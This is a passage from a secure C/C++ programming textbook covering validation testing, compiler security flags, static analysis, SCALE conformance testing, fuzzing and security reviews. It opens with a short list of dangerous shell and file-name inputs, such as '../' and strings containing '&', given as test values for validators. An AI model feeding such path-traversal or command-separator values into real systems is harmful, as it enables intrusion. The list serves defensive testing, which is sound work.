After you have implemented your data sanitization and input validation functions, it is important to test them to make sure they do not permit dangerous values. The set of illegal values depends on the context. A few examples of illegal values for strings that may be passed to a shell or used in a file name are the null string, “.”, “..”, “../”, strings starting with “/” or “.”, any string containing “/” or “&”, control characters, and any characters with the most significant bit set (especially decimal values 254 and 255). Again, your code should not be checking for dangerous values, but you should test to ensure that your input validation functions limit input values to safe values.

9.5. Implementation

Compiler Security Features

C and C++ compilers are generally lax in their type-checking support, but you can generally increase their level of checking so that some mistakes can be detected automatically. Turn on as many compiler warnings as you can and change the code to cleanly compile with them, and strictly use ANSI prototypes in separate header (.h) files to ensure that all function calls use the correct types.


For C or C++ compilations using GCC, use at least the following as compilation flags (which turn on a host of warning messages) and try to eliminate all warnings:

```
gcc -Wall -Wpointer-arith -Wstrict-prototypes -O2
```


The `-O2` flag is used because some warnings can be detected only by the data flow analysis performed at higher optimization levels. You might want to use `-W -pedantic` as well or more specialized flags such as `-Wstrict-overflow=3` to diagnose algebraic simplification that may lead to bounds-checking errors.

For developers using Visual C++, the `/GS` option should be used to enable canaries and to perform some stack reorganization to prevent common exploits. This stack reorganization has evolved over time. [Figure 9.9](#) shows the evolution of the `/GS` flag for Visual C++. The `/GS` option was further enhanced in Visual Studio 11 [[Burrell 2012](#)]. In reviewing stack-based corruption cases that were not covered by the existing `/GS` mechanism, Microsoft noted that misplaced null terminators were a common problem. In the following program fragment, for example, the `ManipulateString()` function correctly writes data within the bounds of the string `buf` but fails to keep track of the final length `cch` of the resulting string:

2002 Version of /GS



2003 Windows server



2005




Figure 9.9. /GS flag for Visual C++

[Click here to view code image](#)

```
01 char buf[MAX];
02 int cch;
03 ManipulateString(buf, &cch);
04 buf[cch] = '\0';
```

The instruction that null-terminates the string could consequently write outside the bounds of the string buffer without corrupting the cookie installed by the /GS option. To address this problem, Visual Studio inserts range validation instructions on line 3 of the following generated assembly code to guard against an out-of-bounds write to memory:

[Click here to view code image](#)

```
01      move eax, DWORD PTR _cch$[ebp]
02      mov DWORD PTR $T1[ebp], eax
03      cmp DWORD PTR $T1[ebp], 20           ; 0000014H
04      jae SHORT $LN3@main
05      jmp SHORT $LN4@main
06 $LN3@main:
07      call    __report_rangecheckfailure
08 $LN4@main:
09      mov ecx, DWORD PTR $T1[ebp]
10      mov BYTE PTR _buf$[ebp+ecx], 0
```

Roughly speaking, the compiler has inserted code equivalent to lines 4 to 7 in the following code fragment before null-terminating the string:

[Click here to view code image](#)

```
01 char buf[MAX];
02 int cch;
03 ManipulateString(buf, &cch);
04 if (((unsigned int) cch) >= MAX) {
```

```
05  __report_rangecheckfailure();  
06  }  
07  buf[cch] = '\\0';
```

The SDL includes a number of recommendations beyond the scope of `/GS` where the compiler is able to assist secure software development. These range from specific code generation features such as using `strict_gs_check` to security-related compiler warnings and more general recommendations to initialize or sanitize pointers appropriately [Burrell 2011]. Visual Studio 2012 adds a new `/sdl` switch, which provides a single mechanism for enabling such additional security support. The `/sdl` switch causes SDL mandatory compiler warnings to be treated as errors during compilation and also enables additional code generation features such as increasing the scope of stack buffer overrun protection and initialization or sanitization of pointers in a limited set of well-defined scenarios. The `/sdl` compiler switch is disabled by default but can be enabled by opening the Property Pages for the current project and accessing Configuration Properties → C/C++ → General options.

As-If Infinitely Ranged (AIR) Integer Model

The as-if infinitely ranged (AIR) integer model, described in [Chapter 5, Section 5.6](#), is a compiler enhancement to detect guarantees that either integer values are equivalent to those obtained using infinitely ranged integers or a runtime exception occurs. Although an initial compiler prototype based on GCC showed only a 5.58 percent slowdown at the `-O2` optimization level when running the SPECINT2006 macro-benchmark [Dannenberg 2010], a second prototype built using LLVM was unable to reproduce these results.

Safe-Secure C/C++

For any solution to make a significant difference in the reliability of the software infrastructure, the methods must be incorporated into tools that working programmers are using to build their applications. However, solutions based only on runtime protection schemes have high overhead. Richard Jones and Paul Kelly [Jones 1997] implemented runtime bounds checking with overheads of 5x to 6x for most programs. Olatunji Ruwase and Monica Lam [Ruwase 2004] extend the Jones and Kelly approach to support a larger class of C programs but report slowdowns of a factor of 11x to 12x if enforcing bounds for all objects and of 1.6x to 2x for several significant programs even if only enforcing bounds for strings. These overheads are far too high for use in “production code” (that is, finished code deployed to end users), which is important if bounds checks are to be used as a security mechanism (not just for debugging). Dinakar Dhurjati and Vikram Adve provide runtime bounds checking of arrays and strings in C and C++ programs with an average runtime overhead of 12 percent by using fine-grained partitioning of memory [Dhurjati 2006].

Compiler producers constitute a segment of the software production supply chain, one that is quite different from the quality-tools producers. Each hardware company typically maintains some number of compiler groups, as do several of the large software producers. There are several specialized compiler producers. In addition, there is a significant community of individuals and companies that support the open source GNU Compiler Collection (GCC). Adding these various groups together, there are well over 100 compiler vendors. The CERT solution is to combine static and dynamic analysis to handle legacy code with low overhead. These methods can be used to eliminate several important classes of vulnerabilities, including writing outside the bounds of an object (for example, buffer overflow), reading outside the bounds of an object, and arbitrary reads/writes (for example, wild-pointer stores) [Plum 2005]. The buffer overflow problem, for example, is solved by static

analysis for issues that can be resolved at compile and link time and by dynamic analysis using highly optimized code sequences for issues that can be resolved only at runtime. CERT is extending an open source compiler to perform the Safe-Secure C/C++ analysis methods as shown in [Figure 9.10](#).




Figure 9.10. Safe-Secure C/C++ analysis methods

Static Analysis

Static analyzers operate on source code, producing diagnostic warnings of potential errors or unexpected runtime behavior. There are a number of commercial analyzers for C and C++ programs, including Coverity Prevent, LDRA, HP Fortify, Klocwork, GrammaTech CodeSonar, and PCLint. There are also several good open source analyzers, including ECLAIR⁸ and the Compass/ROSE tool⁹ developed by Lawrence Livermore National Laboratory. Compilers such as GCC and Microsoft Visual C++ (particularly when using the `\analyze` mode) can also provide useful security diagnostics. The Edison Design Group (EDG) compiler front end can also be used for analysis purposes. It supports the C++ language of the ISO/IEC 14882:2003 standard and many features from the ISO/IEC 14882:2011 standard. Under control of command-line options, the front end also supports ANSI/ISO C (both C89 and C99, and the Embedded C TR), the Microsoft dialects of C and C++ (including C++/CLI), GNU C and C++, and other compilers.

⁸ <http://bugseng.com/products/ECLAIR>.

⁹ www.rosecompiler.org/compass.pdf.

Static analysis techniques, while effective, are prone to both false positives and false negatives. To the greatest extent feasible, an analyzer should be both complete and sound with respect to enforceable rules. An analyzer is considered sound (with respect to a specific rule) if it does not give a false-negative result, meaning it is able to find all violations of a rule within the entire program. An analyzer is considered complete if it does not issue false-positive results, or false alarms. The possibilities for a given rule are outlined in [Table 9.4](#).

Table 9.4. Completeness and Soundness

	False Positives	
	<i>Y</i>	<i>N</i>
	<i>N</i>	<i>N</i>
False Negatives	<i>N</i>	Sound with false positives Complete and sound
	<i>Y</i>	Unsound with false positives Unsound

There are many trade-offs in minimizing false positives and false negatives. It is obviously better to minimize both, and many techniques and algorithms do both to some degree. However, once an analysis technology reaches the efficient frontier of what is possible without fundamental breakthroughs, it must select a point on the curve trading off these two factors (and others, such as scalability and automation). For automated tools on the efficient frontier that require minimal human input and that scale to large code bases, there is often tension between false negatives and false positives.

It is easy to build analyzers that are in the extremes. An analyzer can report all of the lines in the program and have no false negatives at the expense of large numbers of false positives. Conversely, an analyzer can report nothing and have no false positives at the expense of not reporting real defects that could be detected automatically. Analyzers with a high false-positive rate waste the time of developers, who can lose interest in the results and therefore miss the true bugs that are lost in the noise. Analyzers with a high number of false negatives miss many defects that should be found. In practice, tools need to strike a balance between the two.

An analyzer should be able to analyze code without excessive false positives, even if the code was developed without the expectation that it would be analyzed. Many analyzers provide methods that eliminate the need to research each diagnostic on every invocation of the analyzer; this is an important feature to avoid wasted effort.

Static analysis tools can be used in a variety of ways. One common pattern is to integrate the tools in the continuous build/integration process. Another use is conformance testing, as described later in this section.

Unfortunately, the application of static analysis to security has been performed in an ad hoc manner by different vendors, resulting in nonuniform coverage of significant security issues. For example, a recent study [[Landwehr 2008](#)] found that more than 40 percent of the 210 test cases went undiagnosed by all five of the study's C and C++ source analysis tools, while only 7.2 percent of the test cases were successfully diagnosed by all five tools, as shown in [Figure 9.11](#). The NIST Static Analysis Tool Exposition (SATE) also demonstrated that developing comprehensive analysis criteria for static analysis tools is problematic because there are many different perspectives on what constitutes a true or false positive [[Okun 2009](#)].




Figure 9.11. C and C++ “breadth” case coverage (Source: [Landwehr 2008])

To address these problems, the WG14 C Standards Committee is working on ISO/IEC TS 17961, *C Secure Coding Rules* [Seacord 2012a]. This technical specification defines rules specified for analyzers, including static analysis tools and C language compilers that wish to diagnose insecure code beyond the requirements of the language standard. TS 17961 enumerates secure coding rules and requires analysis engines to diagnose violations of these rules as a matter of conformance to this specification. All these rules are meant to be enforceable by static analysis. These rules may be extended in an implementation-dependent manner, which provides a minimum coverage guarantee to customers of any and all conforming static analysis implementations. The rules do not rely on source code annotations or assumptions of programmer intent. However, a conforming implementation may take advantage of annotations to inform the analyzer. The successful adoption of this technical specification will provide more uniform coverage of security issues, including many of the problems encountered at the NIST SATE.

Analyzers are trusted processes, meaning that developers rely on their output. Consequently, developers must ensure that this trust is not misplaced. To earn this trust, the analyzer supplier ideally should run appropriate validation tests. CERT is coordinating the development of a conformance test suite for TS 17961 that is freely available for any use.¹⁰ The current suite runs on Linux (Ubuntu) and OS X and has been tested with GCC (4.4.6, 4.6.1, and 4.6.3), Coverity 6.0.1, Clang 3.0, and Splint 3.1.2. The C part of the suite (the reporter) has been built with GCC and Clang on Linux and OS X. The suite consists of a test driver, a reporter that displays results, and a set of tools that builds the test list structure and verifies that the diagnostic line number and documentation in the test file are consistent (used with editing tests or adding new tests). There are 144 test files covering the 45 rules.

¹⁰ <https://github.com/SEI-CERT/scvs>.

Source Code Analysis Laboratory (SCALE)

The *CERT Secure Coding Standards* (described in [Section 9.3](#)) define a set of secure coding rules. These rules are used to eliminate coding errors that have resulted in vulnerabilities for commonly used software development languages as well as other undefined behaviors that may also prove

exploitable. The Source Code Analysis Laboratory (SCALE) [[Seacord 2012b](#)] can be used to test software applications for conformance to *The CERT C Secure Coding Standard* [[Seacord 2008](#)]. Although this version of the standard was developed for C99, most of these rules can be applied to programs written in other versions of the C programming language or in C++. Programs written in these programming languages may conform to this standard, but they may be deficient in other ways that are not evaluated by SCALE.

SCALE analyzes a developer's source code and provides a detailed report of findings to guide the code's repair. After the developer has addressed these findings and the SCALE team determines that the product version conforms to the standard, CERT issues the developer a certificate and lists the system in a registry of conforming systems. As a result, SCALE can be used as a measure of the security of software systems.

SCALE evaluates client source code using multiple analyzers, including static analysis tools, dynamic analysis tools, and fuzzing. The diagnostics are filtered according to which rule they are being issued against and then evaluated by an analyst to determine if it is a true violation or false positive. The results of this analysis are then reported to the developer. The client may then repair and resubmit the software for reevaluation. Once the reevaluation process is completed, CERT provides the client a report detailing the software's conformance or nonconformance to each secure coding rule.

Multiple analysis tools are used in SCALE because analyzers tend to have nonoverlapping capabilities. For example, some tools might excel at finding memory-related defects (memory leaks, use-after-free, null-pointer dereference), and others may be better at finding other types of defects (uncaught exceptions, concurrency). Even when looking for the same type of defect (detecting overruns of fixed-sized, stack-allocated arrays, for example), different analysis tools will find different instances of the defect.

SCALE uses both commercial static analysis tools such as Coverity Prevent, LDRA, and PCLint and open source tools such as Compass/ROSE. CERT has developed checkers to diagnose violations of *The CERT Secure Coding Standards* in C and C++ for the Compass/ROSE tool, developed at Lawrence Livermore National Laboratory. These checkers are available on SourceForge.¹¹

11. <http://rosecheckers.sourceforge.net/>.

SCALE does not test for unknown code-related vulnerabilities, high-level design and architectural flaws, the code's operational environment, or the code's portability. Conformance testing is performed for a particular set of software, translated by a particular implementation, and executed in a particular execution environment [[ISO/IEC 2007](#)].

Successful conformance testing of a software system indicates that the SCALE analysis did not detect violations of rules defined by a CERT secure coding standard. Successful conformance testing does not provide any guarantees that these rules are not violated or that the software is entirely and permanently secure. Conforming software systems can be insecure, for example, if they implement an insecure design or architecture.

Software that conforms to a secure coding standard is likely to be more secure than nonconforming or untested software systems. However, no study has yet been performed to prove or disprove this claim.

Defense in Depth

The idea behind defense in depth is to manage risk with multiple defensive strategies so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability and/or can limit the consequences of a successful exploit. For example, combining secure programming techniques with secure runtime environments should reduce the likelihood that vulnerabilities remaining in the code at deployment time can be exploited in the operational environment.

The alternative to defense in depth is to rely on a single strategy. Complete input validation, for example, could theoretically eliminate the need for other defenses. If all input strings are verified to be of valid length, for example, there would be no need to use bounded string copy operations, and `strcpy()`, `memcpy()`, and similar operations could be used without concern. Also, there would be no need to provide any type of runtime protection against stack- or heap-based overflows, because there is no opportunity for overflow.

Although you could theoretically develop and secure a small program using input validation, for real systems this is infeasible. Large, real-world programs are developed by teams of programmers. Modules, once written, seldom remain unchanged. Maintenance can occur even before first customer ship or initial deployment. Over time, these programs are likely to be modified by many programmers for multiple reasons. Through all this change and complexity, it is difficult to ensure that input validation alone will provide complete security.

Multiple layers of defense are useful in preventing exploitation at runtime but are also useful for identifying changing assumptions during development and maintenance.

9.6. Verification

This section discusses verification techniques that have been specifically applied toward improving application security, including penetration testing, fuzz testing, code audits, developer guidelines and checklists, and independent security reviews.

Static Analysis

It is difficult to find information about the percentage of defects that can be found by static analysis. In a discussion in the Static Code Analysis group in LinkedIn, Coverity Analysis Architect Roger Scott suggests that Coverity Prevent might find only 20 percent of the actual defects present. This number is driven by Coverity's aim to keep false positives below 20 percent for *stable* checkers [[Bessey 2010](#)]. An experience report from Elias Fallon, engineering director at Cadence, shows customer-reported defects for two consecutive releases, IC614 and IC615, of similar-size releases of a commercial software product [[Fallon 2012](#)]. IC614 released with 314 static analysis defects identified using Coverity Prevent and 382 dynamic analysis defects identified using Purify and Valgrind. IC615 released with 0 Coverity defects and 0 Purify/Valgrind defects. In this case, even with all defects identified by static and dynamic analysis tools fixed, the impact on defects found by the customer was negligible. However, it is harder to assess how many of these eliminated defects may have been potential vulnerabilities, as these are frequently caused by attackers manipulating edge conditions, and these conditions are not likely to be tested by normal users providing typical values.

Penetration Testing

Penetration testing generally implies probing an application, system, or network from the perspective of an attacker searching for potential vulnerabilities. Penetration testing is useful, especially if an

architectural risk analysis is used to drive the tests. The advantage of penetration testing is that it gives a good understanding of fielded software in its real environment. However, any black-box penetration testing that does not take the software architecture into account probably will not uncover anything deeply interesting about software risk. Software that fails canned black-box testing—which simplistic application security-testing tools on the market today practice—is truly bad. This means that passing a cursory penetration test reveals little about the system’s real security posture, but failing an easy, canned penetration test indicates a serious, troubling oversight.

Testing software to validate that it meets security requirements is essential. This testing includes serious attempts to attack it and break its security as well as scanning for common vulnerabilities. As discussed earlier, test cases can be derived from threat models, attack patterns, abuse cases, and specifications and design. Both white-box and black-box testing are applicable, as is testing for both functional and nonfunctional requirements.

Fuzz Testing

Fuzz testing, or *fuzzing*, is a method of finding reliability problems, some subset of which may be vulnerabilities, by feeding purposely invalid and ill-formed data as input to program interfaces. Fuzzing is typically a brute-force method that requires a high volume of testing, using multiple variations and test passes. As a result, fuzzing generally needs to be automated.

Fuzzing is one of several ways of attacking interfaces to discover implementation flaws. Any application interface (for example, network, file input, command-line, Web form, and so forth) can be fuzz-tested. Other methods of attacking interfaces include reconnaissance, sniffing and replay, spoofing (valid messages), flooding (valid/invalid messages), hijacking/man-in-the-middle, malformed messages, and out-of-sequence messages.

The goals of fuzzing can vary depending on the type of interface being tested. When testing an application to see if it properly handles a particular protocol, for example, goals include finding mishandling of truncated messages, incorrect length values, and illegal type codes that can lead to *unstable operation* protocol implementations.

Dynamic randomized-input functional testing, also known as *black-box fuzzing*, has been widely used to find security vulnerabilities in software applications since the early 1990s. For example, Justin Forrester and Barton Miller fuzz-tested over 30 GUI-based applications on Windows NT by subjecting them to streams of valid keyboard and mouse events and streams of random Win32 messages [Forrester 2000]. When subjected to random valid input that could be produced by using the mouse and keyboard, 21 percent of tested applications crashed and an additional 24 percent of applications hung. When subjected to raw random Win32 messages, all the applications crashed or hung.¹² Since then, fuzz testing evolved to encompass a wide range of software interfaces and a variety of testing methodologies.

¹². This report, as well as additional information on fuzz testing, can be found at www.cs.wisc.edu/~bart/fuzz/fuzz.html.

The CERT Basic Fuzzing Framework (BFF) is a software testing tool that finds defects in applications that run on the Linux and Mac OS X platforms.¹³ The CERT BFF uses Sam Hokevar’s zzuf tool¹⁴ to perform mutation-based black-box fuzzing on application file interfaces [Hokevar 2007]. The zzuf tool in turn executes the application under test.

¹³. www.cert.org/vuls/discovery/bff.html.

¹⁴. <http://caca.zoy.org/wiki/zzuf>.

BFF automatically collects test cases that cause software to crash in unique ways and debugs information associated with the crashes. The goal of BFF is to minimize the effort required for software vendors and security researchers to efficiently discover and analyze security vulnerabilities found via fuzzing. The CERT Failure Observation Engine (FOE)¹⁵ performs a similar function for applications that run under Windows.

^{15.} www.cert.org/vuls/discovery/foe.html.

Black-box fuzzing has inferior code path coverage when compared to more sophisticated techniques such as automated white-box fuzzing [[Godefroid 2008](#)] and dynamic test generation [[Molnar 2009](#)]. However, despite advances in fuzzing tools and methodologies, many security vulnerabilities in modern software applications continue to be discovered using these relatively unsophisticated techniques [[Godefroid 2010](#); [Foote 2011](#); [Dormann 2009, 2012a, 2012b](#)]. As a result, studies that compare fuzzing methodologies generally recommend using a mix of methodologies to maximize the efficacy of vulnerability discovery [[Alhazmi 2005b](#), [Aslani 2008](#)]. CERT's experience has been that effective vulnerability discovery with black-box fuzzing depends on the selection of appropriate tool parameters and seed inputs. In their 2012 paper, Allen Householder and Jonathan Foote describe a workflow for black-box fuzzing and an algorithm for selecting fuzz parameters to maximize the number of unique application errors discovered [[Householder 2012b](#)]. In a separate paper, Householder describes an algorithm to efficiently revert bitwise changes in fuzzed input files that are not relevant to the actual software crashes to those found in the original seed file. This algorithm reduces the complexity of analyzing a crashing test case by eliminating bitwise changes that are not essential to the crash being evaluated [[Householder 2012a](#)].

Vulnerabilities in ActiveX controls are frequently used by attackers to compromise systems using the Microsoft Internet Explorer Web browser. A programming or design flaw in an ActiveX control can allow arbitrary code execution as the result of viewing a specially crafted Web page. The Dranzer tool¹⁶ enables ActiveX developers to test their controls for vulnerabilities prior to release [[Dormann 2008](#)]. Dranzer is available as an open source project on SourceForge.

^{16.} www.cert.org/vuls/discovery/dranzer.html.

Code Audits

Source code should be audited or inspected for common security flaws and vulnerabilities. When looking for vulnerabilities, a good approach is to identify all points in the source code where the program accepts user input from an untrusted source and ensure that these inputs are properly validated. Any C library functions that are highly susceptible to security flaws should be carefully scrutinized.¹⁷

^{17.} This is another good reason to avoid using these functions, because even when they do not introduce a vulnerability, they do require additional scrutiny by both the developer and security analysts.

Source code audits can be used to detect all classes of vulnerabilities but depend on the skill, patience, and tenacity of the auditors. However, some vulnerabilities can be difficult to detect. A buffer overflow vulnerability was detected in the `lprm` program, for example, despite its having been audited for such problems [[Evans 1998](#)].

Code audits should always be performed on security-critical components such as identification and authorization systems. Expert reviewers may also be helpful, for example, in identifying instances of ad hoc security or encryption and may be able to advise the use of established and proven mechanisms such as professional-grade cryptography.

Manually inspecting source code is important, but it is labor intensive and error prone. Source code audits can be supplemented by static analysis tools that scan source code for security flaws.

Developer Guidelines and Checklists

Checklist-based design and code inspections can be performed to ensure that designs and implementations are free from known problems. Checklists, for example, are a part of the TSP-Secure process.

Although checklists can be useful tools, they can also be misused—most commonly by providing someone with a checklist when that person does not understand the true nature of the items on the list. This can lead to missing known problems or to making unnecessary or unwarranted changes to a design or implementation.

Checklists serve three useful purposes. First, they serve as a reminder of things that we already know so we remember to look for them. Second, they serve to document what problems the design or code has been inspected for and when these inspections took place. Third (perhaps the most valuable and most overlooked purpose), they serve as a means of communicating common problems between developers.

Checklists are constantly evolving. New issues need to be added. Old issues that no longer occur (possibly because their solutions have been institutionalized or technology has made them obsolete) should be removed from the checklist so they do not consume continuing effort. Deciding which items should remain on or be removed from a checklist should be based on the effort required to check for those items and the actual number and severity of defects discovered.

Independent Security Review

Independent security reviews can vary significantly as to the nature and scope of the review. Security reviews can be the whole focus or a component of a wider review. Independent reviews are often initiated from outside of a development team. If done well, they can make valuable contributions (to security); if done badly, they can distract the development team and cause effort to be directed in less than optimal ways.

Independent security reviews can lead to more secure systems. External reviewers bring an independent perspective—for example, in identifying and correcting invalid assumptions. Programmers developing large, complex systems are often too close and miss the big picture. For example, developers of security-critical applications may spend considerable effort on specific aspects of security while failing entirely to address some other vulnerable areas. Experienced reviewers will be familiar with common errors and best practices and should be able to provide a broad perspective—identifying process gaps, weaknesses in the architecture, and areas of the design and implementation that require additional or special attention.

Independent security reviews can also be useful as a management tool. Commissioning an independent review and acting on the findings of the review can assist management in demonstrating that they have met due diligence requirements. Additionally, an organization's relationship with regulatory bodies is often improved with the added assurance of independent reviews. It is also common for organizations to commission independent security reviews with the intention of making public statements about the results of the reviews. This is particularly the case when a positive review results in a well-recognized certification.

Attack Surface Review

As described in [Section 9.4](#), an analysis of a system's attack surface during design should help reduce system exposure. The attack surface is an inherent property of a system, independent of any vulnerabilities, known or undiscovered. It is also independent of an attacker's capabilities and behavior. The size of the attack surface is one measure of a system's security. Periodically measuring the attack surface allows developers to determine if the attack surface is growing or shrinking and, in the latter case, evaluate if this growth is necessary.

Pratyusa Manadhata and Jeannette Wing [[Manadhata 2010](#)] developed a formal model for a system's attack surface and used it to compare versions of enterprise-level software systems. The same researchers demonstrated that a majority of patches in open source software, for example, Firefox and ProFTP server, reduce the system's attack surface measurement.

Microsoft has developed and made available a free Attack Surface Analyzer tool that catalogs changes made to the operating system attack surface by the installation of new software on Microsoft-based systems [[LaRue 2012](#)]. The tool allows

- Developers to view changes in the attack surface resulting from the introduction of their code onto the Windows platform
- IT professionals to assess the aggregate attack surface change by the installation of an organization's line of business applications
- IT security auditors to evaluate the risk of a particular piece of software installed on the Windows platform during threat risk reviews
- IT security incident responders to gain a better understanding of the state of a system's security during investigations (if a baseline scan was taken of the system during the deployment phase)

This ability to analyze and compare consequences to a system's attack surface is a requirement of Microsoft's SDL verification phase.

9.7. Summary

A number of existing practices, processes, tools, and techniques can be used to improve the quality and security of developed software. Evidence of the effectiveness of these mitigation strategies is primarily anecdotal, although many may well be effective in preventing or eliminating vulnerabilities from code. Steve Lipner and Michael Howard present empirical evidence that suggests that the activities of the SDL (such as threat modeling) have reduced security bulletins for conforming development efforts [[Lipner 2005](#)].

Secure coding requires an accurate understanding of the problem and a uniform application of effective solutions. Secure system development requires that secure coding practices be ubiquitously applied throughout the software development life cycle.

A strong correlation exists between normal code defects and vulnerabilities [[Alhazmi 2005b](#)]. As a result, decreasing software defects can also be effective in eliminating vulnerabilities (although it is always more efficient to directly target security flaws).

9.8. Further Reading

The CERT C Secure Coding Standard [[Seacord 2008](#)] continues where this book ends by defining a set of rules and recommendations for secure coding in C. *The CERT C Secure Coding Standard* is organized as a reference and includes additional details that could not be included in this book

because of size constraints.

For more on input validation, read the “[Input Validation](#)” chapter from John Viega and Matt Messier’s *Secure Programming Cookbook for C and C++* [[Viega 2003](#)] and also the “Validate All Input” chapter from David Wheeler’s book *Secure Programming for Linux and UNIX HOWTO* [[Wheeler 2003](#)].